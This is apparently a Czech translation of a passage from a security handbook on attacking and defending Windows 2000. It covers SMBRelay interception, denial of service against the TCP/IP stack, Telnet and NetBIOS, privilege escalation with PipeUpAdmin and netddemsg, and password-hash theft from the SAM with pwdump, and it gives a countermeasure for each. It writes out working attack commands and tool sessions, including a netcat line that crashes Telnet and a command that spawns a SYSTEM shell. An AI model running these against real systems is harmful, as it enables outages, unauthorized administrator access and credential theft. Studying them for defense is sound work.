Samořejmě že klíčovou překážkou zde bude přesvědčit klienta-oběť, aby se v první řadě autentizoval na MITM serveru, ale už jsme probrali několik způsobů, které k tomu vedou. Při jednom z nich by mohlo dojít k odeslání zákeřné e-mailové zprávy klientu-oběti s vloženým hypertextovým odkazem na adresu MITM SMBRelay serveru. Při dalším by mohlo dojít k implementaci přesměrování ARP záznamu na celém segmentu sítě, který způsobí, že se všechny systémy na tomto segmentu autentizují prostřednictvím falešného MITM serveru. V kapitole 10 se probírá přesměrování ARP a nakažení mezipaměti DNS.

## Opatření proti útoku SNB typu „muž uprostřed“

Zdánlivě jasným opatřením proti SMBRelay je nakonfigurovat systém Windows 2000 tak, aby používal podpisy SMB, které se dnes označují jako digitálně podepisovaná komunikace klient/server. K zavedení podpisu SMB došlo v Service Packu 3 pro Windows NT4 a můžete se o něm dočít v článku KB číslo Q164372.

Jak už sám název napovídá, nastavení systému Windows 2000 tak, aby digitálně podepisoval komunikaci klienta nebo serveru, způsobí, že se bude kryptograficky podepisovat každý blok SMB komunikace. Tento podpis bude možné zkontrolovat klientem nebo serverem, aby se potvrdila autenticita a integrita každého bloku, čímž se teoreticky vyloučí ze strany SMB serveru jakýkoli podvod (témař vyloučí, bude to záviset na použitém algoritmu podepisování). Standardně je systém Windows 2000 nakonfigurován takto:

Digitálně podepsaná komunikace klienta (když je to možné)	Povoleno
---	----------

Bezpečný kanál: digitálně zašifrovaná data bezpečným kanálem (když je to možné)	Povoleno
---	----------

Bezpečný kanál: digitálně podepsaná data bezpečným kanálem (když je to možné)	Povoleno
---	----------

Tato nastavení lze nalézt pod Security Policy / Local Policy / Security Options. Jestliže tedy server podporuje SMB podepisování, bude jej systém Windows 2000 používat. Chcete-li SMB podepisování vynutit, můžete pod Security Options volitelně povolit další parametry:

Digitálně podepsaná komunikace klienta (vždy)	Povoleno
---	----------

Digitálně podepsaná komunikace serveru (vždy) (Jedná se o tu, která zabrání zpětnému kanálu ze SMBRelay.)	Povoleno
Bezpečný kanál: digitálně zašifrovaná nebo podepsaná data bezpečným kanálem (vždy)	Povoleno
Bezpečný kanál: vyžaduje silný (Windows 2000 nebo později) klíč relace	Povoleno
Uvědomte si, že tato nastavení mohou u systémů NT4 způsobit problémy s konektivitou i tehdy, je-li na těchto systémech SMB podepisování umožněno.	

Jak jsme však už viděli, SMBRelay se pokusí SMB podepisování zabránit a možná i obejít některá z těchto nastavení.

Protože při útocích SMBRelay typu MITM se v zásadě jedná o legitimní připojení, neuvidíte žádný záznam, který by naznačil, k čemu dochází. U klienta-oběti se mohou při připojení k falešnému SMB serveru objevit problémy s konektivitou, včetně chyby System Error 59 „An unexpected network error occurred“. Spojení bude ve skutečnosti díky SMBRelay úspěšné, ale odpojí klienta a zmocní se spojení pro sebe.

## Útoky na IIS 5

Jestliže se nějaký typ útoku v poslední době vyrovnal nebo předčil zneužití NetBIOS nebo SMB/CIFS, bude to jistě rostoucí počet metod průniku do Internet Information Serveru (IIS). Jedná se o službu, kterou lze spolehlivě najít na systémech NT/2000 připojených k Internetu. Serverové produkty ve Windows 2000 mají IIS 5.0 nainstalován a webové služby jsou standardně zapnuty. Ačkoli se metodami hackování webu zabýváme podrobně v kapitole 15, myslí jsme si, že bychom měli čtenářům připomenout klíčovou cestu pro vstup do systému, aby nezapomněli na potenciálně široce otevřená vrátka do zbytku operačního systému, která IIS poskytuje.

### Poznámka

Vyčerpávající pojednání o útocích na IIS a aktivnějších protiopatřeních najdete ve zcela novém titulu *Hacking Exposed Windows 2000* (Osborne/McGraw-Hill, 2001).

## Vzdálené přetečení vyrovnávací paměti

V kapitole 5 se rozebírají přetečení vyrovnávací paměti Win32 a citují se mnohé zdroje, ve kterých se o tomto tématu můžete něco dočíst. Útoky na přetečení vyrovnávací paměti v systému Windows 2000, které je možné považovat za nejvíce vysilující, jsou spojeny s IIS: přetečení vyrovnávací paměti Internet Printing Protocol ISAD DLL (MS01-033) a útok na dílčí součásti Front Page Server Extensions (MS01-035), kterými se budeme zabývat v kapitole 15.

## ODMÍTNUTÍ SLUŽBY

Protože většina vážných útoků typu odmítnutí služby (DoS) proti NT byla opravena NT4 Service Packem 6a, jsou Windows 2000 v tomto ohledu poměrně robustní. Neexistuje však nic, co by útokům typu odmítnutí služby mohlo odolat dokonale, jak se dále dozvímme. Útoky typu DoS v systému Windows si rozdělíme do dvou kategorií, kterými se budeme postupně zabývat. Bude se jednat o útoky na TCP/IP a útoky na NetBIOS.



## Útoky na TCP/IP typu odmítnutí služby v systému Windows 2000

Je to skutečnost života tam venku - na frontové linii Internetu se hraje tvrdě. Projekt Win2000.test.com toto zjištění těžce zaplatil, i když se pravidla experimentu záměrně vystříhalo útoků typu odmítnutí služby. Stránky serverů byly bičovány masivními útoky zahlcení IP fragmenty, které se snažily překonat schopnost serverů znova shromáždit pakety, a rovněž útoky zahlcením starým dobrým SYN paketem, které zaplnily frontu zásobníku TCP/IP napůl otevřených spojení (viz kapitola 12, kde najdete více podrobností o těchto útocích).



## Opatření proti útokům na TCP/IP typu odmítnutí služby

Nakonfigurujte zařízení síťových bran nebo firewally tak, aby zmírnily ne-li všechny, pak většinu škod způsobených těmito metodami (viz kapitola 12, kde najdete více informací). Jak však stále zdůrazňujeme, není špatné nakonfigurovat jednotlivé stanice tak, aby takovým útokům odolaly i v případě, že jedna z vrstev obrany selže.

Převážně díky zkušenostem získaným od týmu Win2000test.com mohl Microsoft přidat do Windows 2000 některé nové klíče registru. Ty lze použít k posílení zásobníku TCP/IP proti útokům DoS. Tabulka 6-3 představuje shrnutí toho, jak tým Win2000test.com na svých serverech nakonfiguroval nastavení registru, která jsou spojená s DoS (tato tabulka je úpravou bílé knihy Microsoftu, věnované zkušenostem týmu Win2000test.com, která je dostupná na <http://www.microsoft.com/security>, a také z osobního kontaktu s členy týmu Win2000test.com).

### Poznámka

Některé z těchto hodnot v tabulce 6-3, jako například SynAttackProtect = 2, mohou být pro některá prostředí příliš agresivní. Tato nastavení předpokládají ochranu interneťového serveru s hustým provozem.

Klíč pod HKLM\...\Services	Doporučená hodnota	Popis
Tcpip\Parameters\SynAttackProtect	2	Tímto parametrem regulujeme reakci systému na příjem velkého množství paketů SYN (žádost o navázání spojení). V případě, že je na náš systém zasláno velké množství paketů SYN, pak nastavením uvedeného klíče na hodnotu 2 zkrátíme interval mezi přijetím paketu SYN a vygenerováním odpovědi našim systémem (tj. odesláním paketu SYN-ACK). Toto zrychlení je však na úkor některých vlastností protokolu TCP - po takovémto nastavení bude vyřazen z činnosti mechanismus pohyblivého okna (RFC 1323) a některé parametry spojení, které jsou konfigurovatelné odděleně pro jednotlivé síťové adaptéry (RTT, velikost okna apod.). Uvedená hodnota 2 může způsobit potíže na některých typech linek (např. na vysoko zabezpečených nebo poruchových linkách).
Tcpip\Parameters\EnableDeadGWDetect	0	Když je tento parametr 1, TCP má povoleno provádět detekci EnablingDeadGWDetect nefunkčních bran, čímž způsobí přepnutí na zálohovou bránu, jestliže nějaký počet spojení má obtíže. Zálohové brány lze definovat v části Advanced dialogu pro konfiguraci TCP/IP Network Control Panel. Po nastavení na 0 si útočník nemůže využít přepnutí do méně žádoucí brány.

Tcpip\Parameters\ 0	Když je tento parametr nastaven na 1 (pravda), TCP se EnablePMTUDiscovery pokouší zjistit v cestě ke vzdálené stanici největší možnou velikost paketu (Path MTU). Zjištěním Path MTU a omezením segmentů TCP na tuto velikost může TCP eliminovat fragmentaci na směrovačích podél cesty, která spojuje sítě s jinými MTU. Fragmentace nepřiznivě ovlivňuje výkonnost TCP a způsobuje zahlcování sítě. Nastavení tohoto parametru na 2 způsobi, že se použije MTU o velikosti 576 bajtů pro všechna spojení, která nejsou realizována pouze stanicemi na lokální síti, a zabrání útočníkům vnitř MTU mnohem menší hodnotu ve snaze zahlitit zásobník.
Tcpip\Parameters\ 300 000 KeepAliveTime	Kontroluje, jak často se TCP pokusí ověřit, že (5 minut) nečinné spojení je stále funkční zasláním paketu keep-alive. Jestliže vzdálený systém je stále dosažitelný a fungující, odpoví na přenesený požadavek keep-alive. Pakety keep-alive se standardně neposílají. Tuto funkci lze na spojení zapnout v aplikaci. Toto jsou globální nastavení, která se použijí u všech rozhraní a mohou být příliš krátká pro adaptéry používané ke správě nebo jako záloha.
Tcpip\Parameters\ 0 (Nepravda) Interfaces\<interface> NoNameReleaseOnDemand	Tento parametr rozhoduje, zda počítač vydá své jméno NetBIOS, když ze sítě obdrží dotaz Name-Release. Hodnota 0 chrání proti zlomyslným útokům pro vydání jména (viz Microsoft Security Bulletin MS00-47). Není jasné, jaké účinky takový útok může mít (jestli vůbec nějaké) na rozhraní, kde NetBIOS/SMB/CIFS byl zakázán, jak jsme už dříve v této kapitole rozebírali.
Tcpip\Parameters\ 0 Interfaces\<interface> PerformRouterDiscovery	Tento parametr ovládá, zda se Windows NT/2000 pokouší provést objevení směrovače podle RFC 1256 po jednotlivých rozhraních. Hodnota 0 zabrání falešnému směrovači, aby systém zmátl. Ke zjištění, která hodnota pod <interface> odpovídá kterému sítovému adaptéru, použijte hodnotu v Tcpip\Parameters\Adapters.

**Tabulka 6-3. Doporučená nastavení TCP/IP v NT/2000 k omezení útoků typu odmítnutí služby**

Chcete-li více informací o nastavení SynAttackProtect a těchto parametrů, podívejte se na článek KB číslo Q142641.

## Odmítnutí služby serveru Telnet ve Windows 2000

Tato chyba, jednoduchá ke zneužití, byla objevena SecureXpert Labs, <http://www.securexpert.com>. Představuje zaslání řetězce binárních nul službě Microsoft Telnet Service (v instalacích Windows 2000 standardně zakázána). To zapříčiní, že se služba zhroutí. Jestliže je zapnuto automatické restartování, neustálé napadání bude stále způsobovat pád služby, dokud se neshromáždí maximální povolený počet restartování a služba se nevypne trvale.

Útok se snadno implementuje na Linuxu s pomocí programu netcat (viz kapitola 5):

```
nc target.host 23 < /dev/zero
```



## Oprava odmítnutí služby serveru Telnet

Z <http://www.microsoft.com/technet/security/bulletin/MS00-050.asp> získejte opravu a použijte ji. Oprava není zahrnuta do Service Packu 1 pro Windows 2000 a lze ji použít u stanic z doby před i po SPI. Server Telnet lze nakonfigurovat tak, aby se automaticky po selhání restartoval. Neustálé napadání útočníky bude pravděpodobně nepřjemné, ale brzy bude možné je vystopovat v záznamech směrovače, je-li prováděn po dlouhou dobu (předpokládáme, že útočníci neimplementují verze tohoto útoku s podvrženou adresou).



## Útoky typu odmítnutí služby protokolu NetBIOS

V červenci 2000 oznámil sir Dystic ze skupiny Cult of the Dead Cow (<http://www.cultdeadcow.com>), že po zaslání zprávy „NetBIOS Name Release“ služby NetBIOS Name Service (NBNS, UDP 137) na cílový stroj NT/2000 jej příměje považovat své jméno za konfliktní, takže už jej nebude moci dále používat. Tímto se účinně zablokuje jeho zapojení do sítě NetBIOS.

Ve zhruba stejné době laboratoře Network Associates COVERT Labs (<http://www.nai.com>) objevily, že útočník může poslat v rámci služby NetBIOS Name Service zprávu NetBIOS Name Conflict dokonce i tehdy, když stroj na příjmu není v procesu registrace svého jména do sítě NetBIOS. Tím jej také příměje považovat své jméno za konfliktní a bez možnosti je dále používat. Účinně tak zabrání systému v zapojení do části sítě pracující v protokolu NetBIOS.

Sir Dystic napsal kód pro zneužití tohoto problému s názvem nbname. S jeho pomocí je možné poslat paket NBNS Name Release všem položkám v tabulce jmen NetBIOSu. Zde uvádíme příklad, jak použít nbname pro útok typu odmítnutí služby proti jedinému hostiteli. V systému Windows 2000 musíte nejdříve zakázat protokol NetBIOS nad TCP/IP, abyste zabránili konfliktům se skutečnými službami NBNS, které běžně používají výhradně port UDP 137. Pak spusťte nbname, jak uvádí příklad dále. (Nahraďte 192.168.234.222 IP adresou hostitele, na kterého chcete záútočit útokem DoS.)

```
C:\> nbname /astat 192.168.234.222 /conflict
NBName v2.51 - Decodes and displays NetBIOS Name traffic (UDP 137), with options
Copyright 2000: Sir Dystic, Cult of the Dead Cow -:-|:- New Hack City
Send complaints, ideas and donations to sd@cultdeadcow.com|sd@newhackcity.net
WinSock v2.0 (v2.2) WinSock 2.0
    WinSock status: Running
    Bound to port 137 on address 192.168.234.244
    Broadcast address: 192.168.234.255          Netmask: 255.255.255.0
    **** NBSTAT QUERY packet sent to 192.168.234.222
    Waiting for packets
    ** Received 301 bytes from 192.168.234.222:137
        via local net at Wed Jun 20 15:46:12 2000
OPCode: QUERY
Flags: Response AuthoritativeAnswer
Answer[0]:
*
<00>
Node Status Resource Record:
MANDALAY      <00> ACTIVE   UNIQUE NOTPERM   INCONFLICT NOTDEREGED   B-NODE
MANDALAYFS     <00> ACTIVE   GROUP  NOTPERM   NOCONFLICT NOTDEREGED   B-NODE
**** Name release sent to 192.168.234.222
[atd.]
```

Přepínač /ASTAT získá od oběti status vzdáleného adaptéru a /CONFLICT pošle pakety s žádostí o uvolnění jména pro každé jméno ve vzdálené tabulce jmen počítače, který odpovídá na požadavky statusu adaptéru. Pomocí přepínačů n/ QUERY [jméno IP] /CONFLICT /DENY [jméno\_nebo\_soubor] může útočník provést útoky typu DoS na celé síti.

Na hostitelském počítači oběti se mohou projevit tyto symptomy:

- Dojde ke vzniku nesouvislých problémů s konektivitou sítě.
- Nástroje jako například Místa v síti nefungují.
- Obdobu příkazu Net send nefunguje.
- Přihlášení do domény nejsou autentizována cílovým serverem.
- Není možné získat přístup ke sdíleným zdrojům a základním službám NetBIOS, jako rezoluce jmen NetBIOS.
- Příkaz nbstat -n může zobrazit vedle NetBIOS Name Service status „Conflict“, jak uvádíme dále.

```
C:\> nbstat -n
Local Area Connection:
Node IpAddress: [192.168.234.222] Scope Id: []
          NetBIOS Local   Name Table
          Name      Type     Status
-----  

MANDALAY      <00>    UNIQUE   Conflict
MANDALAYFS    <00>    GROUP    Registered
MANDALAYFS    <1C>    GROUP    Registered
MANDALAY      <20>    UNIQUE   Conflict
MANDALAYFS    <1E>    GROUP    Registered
MANDALAYFS    <1D>    UNIQUE   Conflict
..._MSBROWSE_. <01>    GROUP    Registered
MANDALAYFS    <1B>    UNIQUE   Conflict
INet-Services <1C>    GROUP    Registered
IS-MANDALAY____ <00>    UNIQUE   Conflict
```

## Opatření proti útokům DoS na NetBIOS Name Service

Za tento problém lze svalit vinu na IBM (vymysleli protokol NetBIOS). NetBIOS je neautentizovaný protokol a toto je způsob, jakým se má chovat. Oprava Microsoftu vytváří klíč registru, který brání službě NetBIOS Name Service, aby důvěřovala zprávám Name Release. Oprava pro zprávy Name Conflict spočívá v potvrzení zpráv NBNS Name Conflict pouze tehdy, jsou-li ve fázi registrování. To ponechává stroj zranitelný pouze během této doby. Opravy a více informací najdete na <http://www.microsoft.com/technet/security/bulletin/MS00-047.asp>. Tato oprava není zahrnuta do SPI, a proto ji lze použít pro systémy z doby před i po SPI.

Dlouhodobým řešením je samozřejmě odstranění NetBIOSu v prostředích, kde by se tento typ chuligánství mohl vyskytnout. Měli byste také vždy zajistit, že port UDP 137 není dostupný zpoza firewallu.

# ZVÝŠENÍ PRIVILEGIÍ

Jakmile se jednou útočníkům podaří v systému Windows 2000 získat uživatelský účet, zaměří okamžitě svou pozornost k získání nejvyššího privilegia: účtu administrátora. Naštěstí když příde na to, že Windows 2000 odolají těmto pokusům, zdá se, že jsou robustnější než předcházející verze (přinejmenším Windows 2000 přicházejí se zranitelnými místy jako getadmi a sechol a už opravenými). Bohužel jakmile dojde k získání práva interaktivního přihlášení, je velmi obtížné zabránit zvýšení privilegií (a interaktivní přihlášení se stává mnohem rozšířenějším, jak se Windows 2000 Terminal Server stává velkou módou pro vzdálené ovládání a distribuci výpočetní síly). Budeme se nyní zabývat dvěma příklady.



## Předvídaní pojmenovaných rour ke spuštění kódu pod účtem SYSTEM

Rozšířenost	4
Složitost	7
Dopad	10
Celkové riziko	7

Toto zranitelné místo, objevené Mikem Schiffmanem a zaslané do Bugtraqu (ID 1535), vede ke zvýšení privilegií a zneužívá k tomu předvídatelnosti vytvoření pojmenovaných rour v době, kdy Windows 2000 inicializují služby systému (jako například Server, Workstation, Alerter a ClipBook, které se všechny přihlašují pod účtem SYSTEM). Než se každá služba spustí, vytvoří se pojmenovaná serverová roura s předvídatelným sekvenčním názvem. Tuto sekvenci lze získat z klíče registru HKLM \System\CurrentControlSet\Control\ ServiceCurrent.

Každý interaktivně přihlášený uživatel Windows 2000 (což zahrnuje i vzdálené uživatele Terminál Serveru!) může takto předpovědět jméno následující pojmenované roury, inicializovat ji a předstírat bezpečnostní kontext účtu SYSTEM. Připojí-li se program k pojmenované rouře, spustí se s privilegií účtu SYSTEM, čímž bude možné na lokálním systému udělat cokoli (například přidat aktuálního uživatele do skupiny administrátorů).

Předvídaní pojmenovaných rour je zranitelné místo, jež lze snadno zneužít pomocí nástroje PipeUpAdmin od Macea. Nástroj PipeUpAdmin přidá do místní skupiny administrátorů aktuální uživatelský účet, jak je to uvedeno v následujícím příkladu. V něm se předpokládá, že uživatel wongd se autentizuje prostřednictvím interaktivního přístupu k příkazové konzole. Uživatel wongd je členem skupiny Server Operators. Nejdříve wongd zkонтroluje členství ve všemocné místní skupině administrátorů.

```
C:\> net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted
                           access to the computer/domain
Members
```

```
Administrator
The command completed successfully
```

Pak se pokusí o přidání sebe sama do skupiny administrátorů, ale dostane se mu zprávy, že přístup mu byl odepřen, protože se mu nedostává dostatečných privilegií.

```
C:\> net localgroup administrators wongd /add
System error 5 has occurred
Access is denied.
```

Náš hrdina wongd však ještě není poražen. Pečlivě si z Internetu (<http://www.dogmile.com/files>) stáhne nástroj PipeUpAdmin a pak jej spustí.

```
C:\> pipeupadmin
          PipeUpAdmin
          Maceo <maceo @ dogmile.com>
          (C) Copyright 2000-2001 dogmile.com
The ClipBook service is not started.

More help is available by typing NET HELPMSG 3521.
Impersonating: SYSTEM
The account: FS-EVIL\wongd
has been added to the Administrators group.
```

Pak spustí uživatel wongd příkaz net localgroup a bude se nacházet přesně tam, kde chtěl být:

```
C:\> net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted
                  access to the computer/domain
Members
Administrator
wongd
The command completed successfully
```

Chce-li zneužít přístupových práv obvykle vyhrazených administrátorovi, stačí, aby se odhlásil a pak znova přihlásil. S tímto požadavkem se setkáme u mnohých zneužití typu zvýšení privilegií, protože systém Windows 2000 musí znova zavést přístupové právo aktuálního uživatele, aby přidal SID pro nové členství ve skupině. Práva je možné obnovit pomocí API volání nebo jednoduše tak, že se odhlásíte a pak provedete novou autentizaci. (Více se o tokenech dozvíte v kapitole 2.)


Také si povšimněte, že nástroj PipeUpAdmin musí běžet v kontextu INTERAKTIVNÍHO uživatele. (To znamená, že musíte být přihlášeni na fyzické konzole nebo prostřednictvím shellu s INTERAKTIVNÍM státem, jaký nabízí služba Terminal Services.) Není možné PipeUpAdmin spustit prostřednictvím vzdálených shellů, které se spouští bez INTERAKTIVNÍHO SID v tokenu.

## Oprava předvídatelnosti pojmenovaných rour služeb

 Microsoft vydal opravu, která mění způsob, kterým Windows 2000 Service Control Manager (SCM) vytváří a alokuje pojmenované rousy. Oprava je dostupná na <http://www.microsoft.com/technet/security/bulletin/MS00/053.asp>. Není součástí Service Packu 1, a je ji tedy možno použít pro stanice z doby před i po SPI.

Oprávnění interaktivního přihlásení by samozřejmě měla být omezena pro jakýkoli systém, který uchovává citlivá data, protože zneužití podobná těmto se stanou snadnější, jakmile dojde k získání tohoto rozhodujícího opěrného bodu. Chcete-li zkontovalovat interaktivní přihlašovací práva pod Windows 2000, spusťte aplet Security Policy (buď Local nebo Group), najděte uzel Local Policies\User Rights Assignment a zkontovalujte, jak je oprávnění Log On Locally rozšířeno.

Novinkou ve Windows 2000 je, že mnoho takových privilegií má protějšky, které umožní specifickým skupinám a uživatelům, aby byli z těchto práv *vyloučeni*. V tomto příkladu byste mohli použít právo Deny Logon Locally, jak vidíme dále.



### Poznámka

Ve Windows 2000 Professional a pro samostatné Windows 2000 Servery standardně platí, že skupina Users a účet Guest mají práva Log On Locally. Řadiče domén jsou díky zásadám Default Domain Controller, které se dodávají s produktem, více restriktivní (avšak všechny skupiny Operator toto právo vlastní). Doporučujeme, abyste Users a Guest v každém případě odstranili a silně zvážili, které další skupiny by mohly být z tohoto privilegia vyloučeny.

## Narušení přístupu napříč Winstation

Rozšířenost	<b>4</b>
Složitost	<b>7</b>
Dopad	<b>10</b>
Celkové riziko	<b>7</b>

Většina správců Windows nikdy o Window Stations (winstations) ani neslyšela. Winstations patří pravděpodobně k jednomu z nejvíce zatemněných témat programování ve Windows. Bezpečnostní model Windows 2000 definuje hierarchii kontejnerů, které jsou navrženy tak, aby stanovily hranice mezi různými procesy. V této hierarchii jsou (od největšího k nejmenšímu): relace, winstations, pracovní plochy. Relace obsahují jednu nebo více Winstations, které mohou obsahovat jednu nebo více pracovních ploch. Procesy jsou omezeny tak, aby běžely v jediné Winstation a jejich podprocesy běžely na jedné nebo více pracovních plochách. Díky chybě v implementaci tomu však u počátečního vydání verze

Windows 2000 tak nebylo. Za jistých okolností proces s nižším oprávněním, který běžel na pracovní stanici, mohl číst informace z pracovní plochy v další Winstation v rámci stejné relace.

Výsledkem toho je, že zlomyslní uživatelé, kteří jsou interaktivně přihlášeni na počítač Windows 2000, mohou navázat interakci s *procesy*, které běží v rámci *stejné* interaktivní relace (všimněte si, že to nedovoluje interakci s přihlášeními jiných uživatelů na Terminal Server, protože se jedná o oddělené relace). Mohou také v jiné winstation vytvořit proces. Není však jasné, jaké akce by mohli podniknout, i kdyby měli vytvořené procesy s privilegií účtu SYSTEM. Přinejmenším by však útočníci mohli číst obrazovku a vstup z klávesnice.

## Opatření proti chybě Winstation

Protože se jedná o přiznanou chybu Microsoftu v implementaci jejich vlastního návrhu, musíme pro napárovu spoléhat na jejich opravu. Oprava, která obnovuje model bezpečnosti pracovní plochy tak, že vhodně odděluje procesy na různých pracovních plochách, je dostupná na <http://www.microsoft.com/technet/security/bulletin/ms00-020.asp>. Tato aktuální oprava je součástí SP1.

Účinným opatřením bez opravení samotné chyby je také omezení práva interaktivního přihlášení (viz předcházející diskuse o předvídatelnosti pojmenovaných rour).

## Dotazy NetDDE, které běží jako SYSTEM

Rozšířenost	<b>6</b>
Složitost	<b>7</b>
Dopad	<b>10</b>
Celkové riziko	<b>8</b>

V únoru 2001 DilDog od @Stake objevil v systému Windows 2000 zranitelné místo, jímž je služba Network Dynamic Data Exchange (NetDDE), která místnímu uživateli dovolí, aby spustil libovolný příkaz s privilegií účtu SYSTEM. Jedná se o technologii umožňující aplikacím sdílet data prostřednictvím „důvěryhodných sdílených položek“. Dotaz lze provést tak, aby spustil aplikaceběžící v kontextu účtu SYSTEM. @Stake zveřejnil kód nástroje s názvem netddemsg, který tuto technologii zvýšení privilegií automatizoval.

### Poznámka

Zdrojový kód zveřejněný @Stake vyžaduje, aby byla během komplikace připojena knihovna nddeapi.lib. Ve Visual C++ se to provede pod Project / Setting / Link tab / Object/Library modules, připojením mezery a napsáním **nddeapi.lib**.

Při tomto zneužití se nejdříve spustí služba NetDDE, jestliže už k tomu dříve nedošlo. Většina uživatelských účtů nemá privilegium opravňující ke spuštění této služby, což ale neplatí pro členy zabudovaného účtu Operátor. Službu NetDDE je možné spustit z příkazového řádku nebo lze použít Services MMC tak, že zvolíte Spustit a zadáte **sevices .msc**.

Jestliže pak spustíte nástroj netddemsg bez příkazových argumentů, bude následovat žádost o správnou syntaxi. Nyní spusťte program netddemsg a specifikujte sdílenou položku prostřednictvím volby -s a příkazu ke spuštění. Dále uveděte cdm.exe a otevře se příkazový řádek.

```
C:\> netddemsg -s Chat$ cmd.exe
```

Téměř záhy po spuštění tohoto příkazu se objeví příkazová konzola běžící v kontextu účtu systému. Můžete v tomto shellu spustit nástroj whoami z Resource Kitu, abyste viděli, že opravdu běží v kontextu účtu systému.

Všimněte si, že narodí od zneužití PipeUpAdmin, o kterém jsem se už zmínili, netddemsg nevyžaduje, aby se útočník kvůli obnovení svých práv musel odhlásit. Shell spuštěný pomocí netddemsg běží v kontextu účtu SYSTEM přímo z aktuální přihlašovací relace.

Avšak podobně jako Pi peUdAdmi n, i netddemsg musí běžet v kontextu INTERAKTIVNÍHO uživatele. (To znamená, že musíte být přihlášeni na fyzické konzole nebo přes vzdálený shell s INTERAKTIVNÍM statusem, jako například prostřednictvím služby Terminal Service.)

## Opatření proti zvýšení privilegií typu NetDDE

Podobně jako u předvídatelnosti pojmenovaných rour, u chyby v implementaci na úrovni systému, jako je tato, je jediným opravdovým protiopatřením oprava od Microsoftu (viz stránka <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS07-007.asp>, která obsahuje informace o této opravě). My si dále probereme některá obecná opatření proti zvýšení privilegií.

Také si všimněte, že spuštění služby NetDDE se může zaznamenat, jestliže je povolen audit, což může být dobrý způsob, jak vystopovat, jestli se někdo proti vám nesnaží zneužít netddemsg zneužít.

## VYKRÁDÁNÍ ÚDAJŮ

Jakmile dojde k získání práv na úrovni administrátora, útočníci obvykle obrátí svou pozornost k tomu, aby se zmocnili co největšího množství informací, které lze zužitkovat při dobývání dalších systémů.

## Zmocnění se hašů hesel ve Windows 2000


Hackery uspokojuje zjištění, že ve Windows 2000 jsou standardně používány haše LanManager (LM) kvůli zpětné kompatibilitě s klienty, kteří mají starší verze systému. Tím útočníci získají obvyklou výchozí pozici k útoku, kterou jsme se zabývali v kapitole 5, a použijí i stejná řešení. Malou ranou pod pásem útočníkům může být, že standardní metody vedoucí k získání hašů jsou ve Windows 2000 omezeny několika novými funkcemi, zvláště SYSKEY. Ale jak uvidíme, pomáhá to jen zčasti.

## Zmocnění se SAMu

Rozšířenost	<b>8</b>
Složitost	<b>10</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

V řadičích domén na Windows 2000 se haše hesel uchovávají v Active Directory (%windir%\NTDS\ntds.dit). Při výchozí sadě nainstalovaných objektů se velikost tohoto souboru přibližuje deseti megabajtům a je v zakódovaném tvaru, takže útočníci jej pravděpodobně neodsunou k offline analýze.

Na nedoménových řadičích je soubor Security Accounts Manager (SAM) stále častým cílem a lze se ho zmocnit velmi podobně jako pod NT4. Samotný soubor SAM se stále uchovává v %systemroot%\system32\config a je i nadále uzamčen operačním systémem. Je ovšem opět možné spustit na počítači DOS a zmocnit se souboru SAM pod novým souborovým systémem NTFS v.5 s pomocí utility NTFSDOS z <http://www.sysinternals.com/>. Záložní soubor SAM se také stále objevuje v \%systemroot%\repair (jen se jmeneuje „SAM“ místo „SAM\_“, jak tomu bylo v případě NT4). Tento soubor obsahuje data všech uživatelů nakonfigurovaných na systému při instalaci. Utilita rdisk byla integrována do aplikace Microsoft Backup v.5 (ntbackup.exe), která má nyní funkci Create Emergency Repair Disk. Když je funkce Create Emergency Repair Disk zvolena, dialog se zeptá, zda by se měly informace zazálohovat také do opravného adresáře, jak vidíme na ilustraci:



Je-li zvolena tato možnost, celý registr včetně podregistru SAM je zazálohován do složky %windir%\repair\RegBack. Členové skupiny Users mají k této složce oprávnění Read a členové skupiny Power Users mají přístup Modify, jestliže je systémová jednotka naformátována na NTFS - ačkoli pouze členové skupiny Power Users mají k tomuto souboru dodatečný přístup, nikoli běžní uživatelé. Útoky na tento záložní soubor SAM jsou také poněkud zmírněny, protože je tento soubor opatřen SYSKEY a mechanismy k dešifrování souboru opatřeného SYSKEY nebyly veřejně rozšířeny (narozdíl od samotného SAM, kde existuje program pwdump2).

### Poznámka

Soubor SAM ve Windows 2000 je standardně opatřen SYSKEY (viz dále) a musí se extrahovat s pomocí utility pwdump2 nebo 3e.

### Udržujte adresář RepairNRegBack prázdný

 Neriskujte - přesuňte tyto soubory na výmenný disk nebo alternativní bezpečné místo. Nenechávejte je v RegBack. A ještě lépe nevolte možnost Backup Registry Locally, když spouštíte utilitu Emergency Repair Disk Creation.

## Získání hašů programem pwdumpX

Rozšířenost	8
Složitost	10
Dopad	10
Celkové riziko	9

 SYSKEY je nyní standardní konfigurací pro Windows 2000 (viz článek KB Q143475 a kapitola 5, chcete-li více informací o SYSKEY). Díky tomu nástroj pwdump není schopen správně extrahovat haše hesel z registru na serveru Windows 2000 s výchozím nastavením. K provedení tohoto úkolu je vyžadován pwdump2 (viz kapitola 5, kde se rozebírá pwdump a pwdump2 i důvody, proč pwdump proti SYSKEY nefunguje). Dále k lokálnímu odstranění hašů z řadičů domén je nutná aktualizovaná verze pwdump2 (dostupná na <http://razor.bindview.com>), protože ty při ukládání hašů hesel spoléhají spíše na Active Directory než na tradiční SAM.

Firma Ebusiness Technology, Inc. uveřejnila modifikovanou verzi původního nástroje pwdump2 od Toddha Sabina s názvem pwdump3e (<http://www.ebiz-tech.com/html/pwdump.html>). Program pwdump3e instaluje samdump DDL jako službu, aby vzdáleně prostřednictvím SMB (TCP 139 nebo 445) extrahoval haše. Program pwdump3e nebude fungovat v lokálním systému.

## Opatření proti pwdumpX

